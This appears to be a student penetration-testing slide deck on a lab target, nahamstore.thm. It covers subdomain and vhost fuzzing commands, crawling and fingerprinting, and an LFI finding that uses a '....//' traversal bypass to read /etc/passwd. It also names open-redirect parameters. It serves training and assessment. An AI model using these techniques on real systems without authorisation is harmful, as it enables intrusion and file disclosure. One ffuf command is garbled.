# Web Application Penetration Testing

DEPI Graduation Project

BY:-
Islam Fekry
Asmaa Emad
Aya Mostafa
Kareem Sherif
Shrooq Hussien
Rawan Tarek

# Project Scope: NahamStore Web Application

## In-Scope Target

**nahamstore.thm** - The public-facing web application was the primary focus of this assessment.

## Assessment Type

An **external, black-box** penetration test, simulating an attacker with no prior knowledge of the internal system.

## Key Objectives

- Identify critical vulnerabilities.
- Evaluate potential business impact.
- Provide remediation strategies.

## Out-of-Scope Items

- Internal network infrastructure.
- Physical security assessments.
- Social engineering.

# Penetration Testing Main Phases

1- Planning & Preparation

2- Reconnaissance (Information Gathering)

3- Vulnerability Analysis

4- Exploitation

5- Post-Exploitation

6- Reporting

Made with GAMMA

# Penetration Testing vs Vulnerability Assessments


## Penetration Testing

+ Provides an in-depth analysis of vulnerabilities and overall organisational security
+ Provides logical and realistic recommendations tailored to the target organisation
- Cost significantly more time and money
- Requires a more in-depth security knowledge

## Vulnerability Assessments

+ Cost-effective method of identifying low hanging vulnerabilities
+ Skillset needed to conduct assessments is low
- May not identify vulnerabilities requiring manual inspection
- Potential false positives
- Generic recommendations that may not be relevant

Made with GAMMA



# Reconnaissance

## Subdomain Enumeration & VHost Discovery

Traditional tools often fail to uncover hidden subdomains and virtual hosts, requiring more advanced techniques.

```
subfinder -d example.com -o subdomains.txt
```

Leveraging specialized tools and methodologies is crucial for comprehensive reconnaissance in penetration testing engagements.

Made with GAMMA

# Why Standard Tools Fail

## Public DNS Reliance

Tools like Amass and Subfinder primarily rely on public DNS records, which often yield no results for less visible subdomains.

## Limited Output

When DNS records are not publicly exposed, these standard tools produce no output, necessitating alternative methods.

Made with GAMMA


# Fuzzing Subdomains with FFUF

When public DNS fails, fuzzing with FFUF can uncover hidden subdomains, even if DNS records are not public.

```
ffuf -u http://FUZZ.nahamstore.thm/ -w subdomains.txt
```

This method systematically tests potential subdomain names against a wordlist.

Made with GAMMA




# VHost Fuzzing & Discovered Subdomains

Fuzzing the host header is crucial for discovering virtual hosts that might not have direct DNS entries.

```
ffuf -u http://nahamstore.thm/ -H "Host: FUZZ.nahamstore.thm" -w FUZZ.nahamstore.thm" -w subdomains.txt -fl 25
```

## Discovered Subdomains:

- www.nahamstore.thm (301)
- shop.nahamstore.thm (301)
- marketing.nahamstore.thm (200) OK
- stock.nahamstore.thm (200) OK

Made with GAMMA

# Gathering URLs: Limitations of Online Collection

Online URL collection tools often fall short when historical data is unavailable.

## Wayback Machine

The primary archive for tools like waybackurls and gau, but yields no results if a domain isn't archived.

## No Results

For "nahamstore.thm," waybackurls returned no results, highlighting the need for active crawling.


Made with GAMMA

# Crawling Techniques

Crawling involves automatically visiting web pages to discover URLs, using different strategies critical for reconnaissance in cybersecurity operations.


## Breadth-First Crawling

Explores all links on a page before moving to the next level of links, ensuring a wide sweep of the immediate web landscape.




## Depth-First Crawling

Follows a single path of links as far as possible before backtracking, useful for deep dives into specific sub-sections of a domain.





Made with GAMMA

# Tools for Crawling & Fuzzing Parameters

Various tools assist in comprehensive crawling and parameter discovery, revealing potential vulnerabilities.

## Crawling Tools


- Gospider
- Katana
- Burp Suite Crawler



## Fuzzing Parameters

Tools like Arjun & ParamSpider discover parameters that can lead to vulnerabilities.

```
r: Vulnerable to open redirect
q: Vulnerable to XSS
```



# Port Scanning & OS Detection

Nmap provides critical insights into the target's operating system and open services, revealing potential entry points.

## 22

### SSH Port

Secure Shell for remote access (`22/tcp`).

## 80

### HTTP Port

Web server access via `80/tcp`, running Nginx 1.14.0.

Detected OS: `Linux` (`x86_64 kernel`), likely `Ubuntu Linux`.

# Fingerprinting Technologies

Identifying specific technologies used by the target helps in understanding its infrastructure and potential weaknesses.

## Wappalyzer


Browser extension for identifying web technologies.

## WhatWeb

Identifies web technologies including content management systems, blogging platforms, and analytics packages.

## WAFW00F


Detects and identifies Web Application Firewalls (WAFs).



# WAFW00F & robots.txt

WAF detection and robots.txt analysis can reveal crucial information, including hidden administrative panels.

## WAFW00F Output





Identifies the presence and type of Web Application Firewall.

## robots.txt Discovery

```
User-agent: *
Disallow: /admin
```

The robots.txt file explicitly exposes the "/admin" panel, a common misconfiguration.



# Local File Inclusion (LFI)


## Definition

:

A vulnerability allowing an attacker to read arbitrary files on the server by manipulating file path parameters in web requests.

## Instance Identified:

- `Endpoint: /product/picture?file=.`
- Successful traversal filter bypass using the `....//` pattern.
- Retrieved sensitive system files like /etc/passwd and application-specific files such as /lfi/flag.txt.
- Demonstrated a severe risk of full file disclosure, leading to potential credential leakage and system blueprint exposure.




# Open Redirect Vulnerabilities

An Open Redirect vulnerability occurs when an application redirects users to a URL derived from user input without proper validation. This seemingly innocuous flaw can have significant security implications.


### The Core Issue

The server fails to validate if the redirect URL is trusted or internal, allowing external, potentially malicious, destinations.

### Attack Vector

Attackers exploit this by crafting legitimate-looking links from the real website, leading users astray.

Made with GAMMA



# Why Open Redirects Are Dangerous

### Phishing Attacks

Redirects to fake login pages, tricking users into revealing credentials.

### Malicious Websites

Users can be sent to sites hosting malware or other harmful content.

### Damages Trust

The initial trusted domain in the link erodes user confidence in the legitimate site.

We identified `r` and `redirect_url` as vulnerable parameters during reconnaissance.

Made with GAMMA

# Open Redirect in Action: Proof of Concept

